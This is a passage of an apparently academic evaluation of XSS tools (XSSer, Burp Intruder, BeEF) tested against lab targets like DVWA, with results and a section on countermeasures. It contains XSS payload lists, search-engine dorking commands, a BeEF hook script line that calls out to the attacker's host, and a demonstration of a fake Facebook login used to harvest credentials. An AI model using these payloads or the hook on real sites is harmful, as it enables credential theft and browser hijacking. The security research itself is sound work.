Through the terminal, the command 'xsser --gtk' will open a GUI interface to allow easier selection of attack dimensions – with an included wizard. For this experimentation, the command line was more than suitable.

Figure 10 – XSSer Injection



```
thanks for coming!
```

```
[*] Browser check: http://192.168.76.105/dvwa/vulnerabilities/xss_r/?name="><scr
ipt>document.location=document.location.hash.substring(1)</script>#http://localh
ost:19084/success/356ea26814443da169d41164097697bb
Mosquito(s) landed!

==========================================================================
[*] Final Results:
==========================================================================

- Injections: 1
- Failed: 0
- Sucessfull: 1
- Accur: 100 %

==========================================================================
[*] List of possible XSS injections:
==========================================================================

[I] Target: http://192.168.76.105
[+] Injection: http://192.168.76.105/dvwa/vulnerabilities/xss_r/?name=">356ea268
14443da169d41164097697bb
[-] Method: xss
[-] Browsers: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
 --------------------------------------------------
```

It is possible to spoof several values in the HTTP header to avoid detection. As the user agent is already spoofed to Googlebot/2.1, this can be left alone.

The HTTP referer header is that which specifies the originating webpage address (URL or IRI) that linked to the current page. To spoof this, the switch '--referrer=' allows the user to specify an alternate URL. In the above example the value '666.666.666.666' was used.

Other configuration options include the ability to navigate through a proxy (e.g. tor: http://localhost:8118), set timeout, retries or concurrent thread usage and even add in extra customized HTTP headers for unique systems.

Without explicit identification of the web resource to test, it can often prove difficult for other applications to locate vulnerabilities. XSSer provides the ability to 'Dork' or 'Crawl' targets.

Dorking grants the ability to crawl through a specified search engine's directory for any links leading to vulnerabilities:

- xsser --De "duck" -d "action.php?"

In this example, XSSer is using the '*DuckDuckGo*' search engine to locate potentially weak resources running the script 'action.php'. The '?' symbol specifies that the script to search for should accept further parameters.

Much like a typical web spider, granting XSSer permission to crawl through every visible web directory under the specified URL should provide easy results with no intrusions:

- xsser -c3 --Cw=4 -u "http://192.168.76.101"

In any of the above attacks, it might be necessary to obfuscate the payloads to circumvent the input sanitization. Several options are available:

METHOD	DESCRIPTION
--STR	String.FromCharCode() - convert Unicode values into characters.
--UNE	Unescape() - decode the encoded string.
--MIX	Combine the above two methods.
--DEC	Decimal encoding.
--HEX	Hexadecimal encoding.
--HES	Hexadecimal encoding, with semicolons.
--DWO	Encode vectors IP addresses in DWORD.
--DOO	Encode vectors IP addresses in Octal.
--CEM	Use varying Character Encoding Mutations (User Specified).

Note: At time of writing, XSSer was in beta v1.6b ("The Mosquito: Grey Swarm"). Several bugs were found during testing in relation to the GUI elements, but command line execution proved more than capable. Deprecation of unescape() function with JavaScript version 1.5 release should also be noted.

2.5 Burp


Locate and launch Burp from the shortcut on the Kali desktop.

All local browser traffic needs to be relayed to Burp, so set the proxy to 127.0.0.1 listening on port 8080 (*Figure 11*) in the ‘Ice Weasel’ settings.

In the GUI; disable the interceptor under the proxy tab, navigate to the appropriate page in the vulnerable web app and re-enable the interceptor.

Initiate a manual request to commit the traffic to Burp. For example, in DVWA, submit the form on the ‘XSS reflected’ page and Burp should automatically open with the request.

Right click in the ‘Raw’ text field, and select ‘Send to Intruder’. Navigate to the sub-tab ‘Positions’ under the Intruder tab and identify the injection parameter as in *Figure 12*.




Connection
Configure how Iceweasel connects to the Internet

Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
[✓ Manual proxy configuration:]
HTTP Proxy: 127.0.0.1 Port: 8080
[✓ Use this proxy server for all protocols]
SSL Proxy: 127.0.0.1 Port: 8080
FTP Proxy: 127.0.0.1 Port: 8080
SOCKS Host: 127.0.0.1 Port: 8080
SOCKS v4 SOCKS v5 Remote DNS
No Proxy for:
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Automatic proxy configuration URL:
Do not prompt for authentication if password is saved

Figure 11 – Browser Proxy Settings

Figure 12 – Burp Intruder Positions



Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/xss_r/?name=§Hacker§ HTTP/1.1
Host: 192.168.200.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.200.2/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=se77h4h7fi83mf005upobtgeb7;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: keep-alive
```

0 matches
1 payload position
Length: 530


To identify the exact payloads for injection into this parameter, switch to the next tab: ‘Payloads’.

A useful selection of payloads can be found from the open source FuzzDB project repository on GitHub. Copy the plaintext from the following link:

- https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/xss/xss-rsnake.fuzz.txt

Paste the contents into ‘Payload Options [Simple List]’ or load the text file directly (*Figure 13*).

All other options can be left default. Under the ‘Options’ tab, the user has the ability to Grep (Extract) the results of the attack to further identify useful information (i.e. extract expressions or from regex groups).


Burp Suite Free Edition v1.6.01
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Request Response
Raw Params Headers Hex
Type a search term
0 matches
Finished

Payload set: 1
Payload type: Simple list
Payload count: 76
Request count: 76

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
<SCRIPT>alert('XSS');</SCRIPT>
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js...
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert(&quot;XSS&...
<IMG SRC=`javascript:alert("RSnake sa...
<IMG SRC=javascript:alert(String.fromC...
SRC=&#10<IMG 6;&#97;&#118;&#97...
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Filter: Showing all items

Request	Payload	Status	Error	Timeo...	Length	Comment
0		200	☐	☐	4988	baseline request
1	<SCRIPT>alert('XSS');</S...	200	☐	☐	5012	
2	'';!--"<XSS>=&{()}	200	☐	☐	5000	
3	<SCRIPT SRC=http://ha.c...	200	☐	☐	5030	
4	<IMG SRC="javascript:ale...	200	☐	☐	5018	
5	<IMG SRC=javascript:aler...	200	☐	☐	5015	
6	<IMG SRC=JaVaScRiPt:al...	200	☐	☐	5015	
7	<IMG SRC=javascript:aler...	200	☐	☐	5025	
8	<IMG SRC=`javascript:ale...	200	☐	☐	5032	
9	<IMG SRC=javascript:aler...	200	☐	☐	5039	
10	SRC=&#10<IMG 6;&#97;...	200	☐	☐	4987	
11	<IMG SRC=&#0000106&...	200	☐	☐	4992	

Figure 13 - Burp Suite Payload Selection and Attack Initiation

To initiate the attack, under the Intruder menu, select Start Attack. In the free version, Burp will throttle the connection speed slightly, but depending on the number of identified payloads, this shouldn't take overly long.

In the new attack window (*Figure 13*), each launched payload will be listed in order of execution. To effectively interpret these results for hits and misses, note the baseline request time of each payload and analyse the how much the subsequent request times vary from it. Large variances in the length of the baseline could describe possible script effectiveness – further manual testing should be used for confirmation.

2.6 BeEF

To initialize BeEF, enter the following commands in a Kali terminal:

- cd ../usr/share/beef-xss
- ./beef

With BeEF initialized, the user is presented with four separate URLs. Two links for access to the UI panel (local & remote), and two links to the malicious 'hook' script.

For a successful attack, the presented JavaScript hook will needed to be included in the HTML mark-up of a web page. This can be done via a custom web server, a compromised web server, injected traffic via MitM or one of several social engineering techniques (i.e. phone call, email, social media, etc.).

To start a local web server, enter the following command:


- service apache2 start (OR /etc/init.d/apache2 start)

All web files can be accessed under the directory: /var/www/.

By default, apache has a default (‘index.html’) web page. Before the closing *</body>* tag, include the following line of code:

- <script src="http://192.168.1.101/hook.js" type="text/javascript"></script>

On the Windows 7 client, request access to the page hosted by Kali through Firefox. This will show the benign ‘Apache2 Debian Default Page’, but with analysis of the network connection debugger in the browser developer tools, the malicious script should have been requested.


BeEF 0.4.6.1-alpha | Submit Bug | Logout

Hooked Browsers
- Online Browsers
  - 192.168.1.101
    - 192.168.1.200
- Offline Browsers
  - 127.0.0.1
    - 127.0.0.1

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network

Module Tree

- Exploits (74)
- Host (21)
- IPEC (9)
- Metasploit (1)
- Misc (14)
- Network (15)
- Persistence (4)
- Phonegap (16)
- Social Engineering (21)
  - Steal Autocomplete
  - Fake LastPass
  - Clickjacking
  - Clippy
  - Fake Flash Update
  - Fake Notification Bar (Chrome)
  - Fake Notification Bar (Firefox)
  - Fake Notification Bar (IE)
  - Firefox Extension (Bindshell)
  - Firefox Extension (Dropper)
  - Firefox Extension (Reverse Shell)
  - Google Phishing
  - Lcamtuf Download
  - Pretty Theft
  - Replace Videos (Fake Plugin)
  - Simple Hijacker
  - TabNabbing
  - Fake Evernote Web Clipper Login

Module Results History

id	date	label
0	2015-11-23 11:02	command 1

Pretty Theft

Description:	Asks the user for their username and password using a floating div.
Dialog Type:	Facebook
Backing:	Grey
Custom Logo (Generic only):	http://0.0.0.0:3000/ui/media/images/beef.png


Figure 14 - BeEF UI Panel

In the BeEF UI panel, under the ‘online browsers’ tree, a new target should have been detected (*Figure 14*). With the victim now running the malicious script, BeEF should have the option to perform one of many unique functions to further exploit the victim. Each module has an icon representing one of the following colours:

- Green: Works against the target. (Invisible to user)
- Orange: Works against the target. (Visible to user)
- Grey: Must be verified against the target.
- Red: Does not work against the target.

In *Figure 15*, the Petty Theft (Social Engineering) command has been launched against the victim, using a Facebook credential harvester. The exploited web page on the victim will now show a dialog box, where the user could enter login details.

Additional noteworthy functionality includes: fingerprinting, metasploit interfacing, remote web camera access, browser redirection, tor detection, and much more.


Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailal please contact the site's administrator.

Debian's Apache2 default configu figuration, and split into several files optimized for interac n is **fully documented in /usr/share/doc/apache2/I** cumentation. Documentation for the web serv f the `apache2-doc` package was installed on this ser

The configuration layout for an A ms is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email:

Password:

Log in

Figure 15 – Malicious Web Page


3. DISCUSSION AND CONCLUSIONS

3.1 Results

The tools discussed in this paper had very different functionalities:

1. Xenotix:
   - An easy to implement solution for both detection and exploitation of XSS vulnerabilities, providing powerful fuzzing tools with assessment of three separate browser engines. Contains the largest built-in payload database in comparison to several other tools (*Figure 16*).
2. X5S
   - While effective, X5S was a very small application providing functionality easily accessible in larger web scanners. However, the diagnostic information in relation to the web debugger was very convenient for identification of vulnerability location.
3. XXSer
   - Extremely powerful tool. With a combination of singular input testing with directory crawling and multiple target selection, this tool offers heavy competition for the other scanners.
4. Burp Suite
   - Hailed as the most powerful web scanner on the market due to the multitude of integrated features, Burp was easily customized and provided simple capture of traffic. Although quite restrictive due to the limited functionality in the free version, it still proved effective.
5. BeEF
   - Easily the most powerful automated XSS tool. While not suited towards detection of vulnerabilities, the collection of tools provided for a pre-mapped system were immensely potent.

Figure 16 – XSS Payload Comparison (Abraham, 2013)



All five of the tools fit into at least one of the following categories: XSS Fuzzing, XSS Exploitation, and Web Scanning. Ideally, when analysing an unknown environment (typically encountered in black box testing), a tool combining several of these abilities would demonstrate most suitable – such as Xenotix or Burp Suite.

Each tool showed considerable ease in usability. Xenotix and Fiddler had the most aesthetically pleasing GUI systems, but XSSer had the most simplistic terminal usage.

The vulnerable web applications studied in this paper for conclusive tool evaluation indicated that real world attacks against similar sites would prove extremely effective. The majority of noted experimentation targeted the 'Damn Vulnerable Web App' (DVWA) set on a 'Medium' security level – to closely imitate real world conditions. Each and every tool described above was able to either detect or exploit the application in some way, with variable ease.

3.2 Discussion

Cross-Site Scripting vulnerabilities are being discovered daily. With the availability of highly educational online resources and effective testing tools, there is no excuse for web developers to neglect the security of their web application. Susceptible applications can risk client exposure in numerous ways; from information or cookie theft, to malicious file download and even access to local GPS / Camera data. Due to the nature of such attacks, all liability is generally placed on the programmer.

Experimentation of the above tools showed a large aim towards detecting and exploiting Stored and Reflective XSS vulnerabilities. DOM Based vectors were unfortunately not tested in these procedures due to the lack in software capability. With future research and testing, manual exploits could be written to demonstrate the unique capabilities of these vulnerabilities, with a look into either modifying the current tool selection or evaluating others. Additional work might involve the creation of a tool to not only automate the testing of one dynamic input field, but simultaneously identify and test every other discernible field in the application without explicit identification. Python's built-in 'urllib2' module provides a large number of HTTP/1.1 capabilities, providing the ability to add headers, form data, multipart files, and parameters with simple Python dictionaries, and easily access the response data. Inclusion of the 'FuzzDB' payloads and a library of pre-defined possible resource locations would allow the scripted identification of positions that might accept parameters with poor sanitization, or even hidden input fields.

3.3 Countermeasures

With constantly changing environments and languages, it is hard to permanently defend against XSS. However, modern methodologies can prove very effective if implemented correctly. The primary mitigation technique involves the encoding of user content (escaping of string input). As HTML contains both text and mark-up, it would be necessary to substitute all non-alphanumeric characters with their HTML entity equivalents or escape the content at run-time.

Any data that interacts with the application must be sanitized, the following are some of the main input types:

- URL
- Document / HTTP Referrer Objects
- GET / POST Parameters
- Header Data
- Cookie Data

The PHP function *htmlspecialchars()* can be used to encode all HTML tags and special characters within any user input.

```
$input = htmlspecialchars($input, ENT_QUOTES);
        Original: <script>alert("hacked");</script>
        Encoded: &lt;script&gt;alert(&quot;hacked&quot;);&lt;/script&gt;
```

Many libraries are available to automatically detect the encodings of data that must be filtered, providing secure easy implementation of mass detection. A popular PHP library can be found here: https://code.google.com/p/php-antixss/.

Another mitigation technique, involves the modification of a user's cookie to bind that session to the current I.P. address of the participating system. Therefore, any data leakage allowing remote enumeration of their session would be rendered harmless. Additional methods coded server side would compare the cookie's bound I.P. address to that of any active client, destroying the session or alerting the user in the event of misuse.

3.4 Conclusion

It is fairly easy to manually test for XSS vulnerabilities. It is not as easy to test the input sanitization. With a large amount of different encoding (mitigation) schemes, some payloads will easily fail where others succeed. That's why it is important to fully and efficiently test an applications sanitization and locate all inputs to effectively assess all back-end interactions. Xenotix, X5S, XSSer and Burp proved invaluable for these tasks, as the fuzzing capabilities were quick and thorough. However, for further exploitation, with a large amount of readymade scripts for ease of implementation, BeEF demonstrated invariably more powerful – allowing exploitation of clients in seconds.

The dangers to online web applications are numerous and ferocious. XSS is third in OWASP's Top 10 online threat list, and with the current trend in web development practices, it is sure to increase in ranks over the course of the next few years. With the results of this investigation, it is hoped that by highlighting these dangers, developers will be alerted to the importance of application security.

Figure 17 – XSSer Logo

Figure 18 – Burp Suite Logo

REFERENCES

DuPaul, N. (2012). Cross-Site Scripting (XSS) Tutorial. Available: http://www.veracode.co.uk/security/xss. Last accessed 22nd Nov 2015.

Bonderud, D. (2014). CMS Hacking: 2014 by the Numbers. Available: https://securityintelligence.com/cms-hacking-2014-by-the-numbers/. Last accessed 22nd Nov 2015.

Kaspersky. (2014). One billion more: Kaspersky Lab counts up this year's cyber-threats. Available: http://www.kaspersky.com/about/news/virus/2014/Kaspersky-Lab-counts-up-this-years-cyber-threats. Last accessed 22nd Nov 2015.

Alcorn, W. (2015). The Browser Exploitation Framework. Available: https://github.com/beefproject/beef. Last accessed 22nd Nov 2015.

Shankdhar, P. (2013). Using X5S with Fiddler to find XSS Vulnerabilities. Available: http://resources.infosecinstitute.com/using-x5s-with-fiddler-to-find-xss-vulnerabilities/. Last accessed 23rd Nov 2015.

OWASP. (2013). Top 10 2013-A3-Cross-Site Scripting (XSS). Available: https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS). Last accessed 23rd Nov 2015.

Abraham, A. (2014). Detecting and Exploiting XSS with Xenotix XSS Exploit Framework. Available: https://www.exploit-db.com/docs/21223.pdf. Last accessed 25th Nov 2015.

psy (epsylon). (2015). XSSer. Available: http://xsser.03c8.net/. Last accessed 25th Nov 2015.

Cimpanu, C. (2015). XSS Flaw in YouTube Gaming Earns Researcher $3,000. Available: http://www.securityweek.com/xss-flaw-youtube-gaming-earns-researcher-3000. Last accessed 27th Nov 2015.

Marshall, C. (2015). Discovering XSS Vulnerabilities with Burp Intruder. Available: http://bughunting.guide/discovering-xss-vulnerabilities-with-burp-intruder/. Last accessed 28th Nov 2015.

amuntner. (2015). FuzzDB. Available: https://github.com/fuzzdb-project/fuzzdb. Last accessed 28th Nov 2015.

Python. (2015). requests 2.8.1. Available: https://pypi.python.org/pypi/requests/. Last accessed 28th Nov 2015.

Shankdhar, P. (2013). How to Prevent Cross-Site Scripting Attacks. Available: http://resources.infosecinstitute.com/how-to-prevent-cross-site-scripting-attacks/. Last accessed 29th Nov 2015._lord epsylon. (2008).

XSS for Fun and Profit. Available: http://xsser.sourceforge.net/xsser/XSS_for_fun_and_profit_SCG09_(english).pdf. Last accessed 03rd Dec 2015.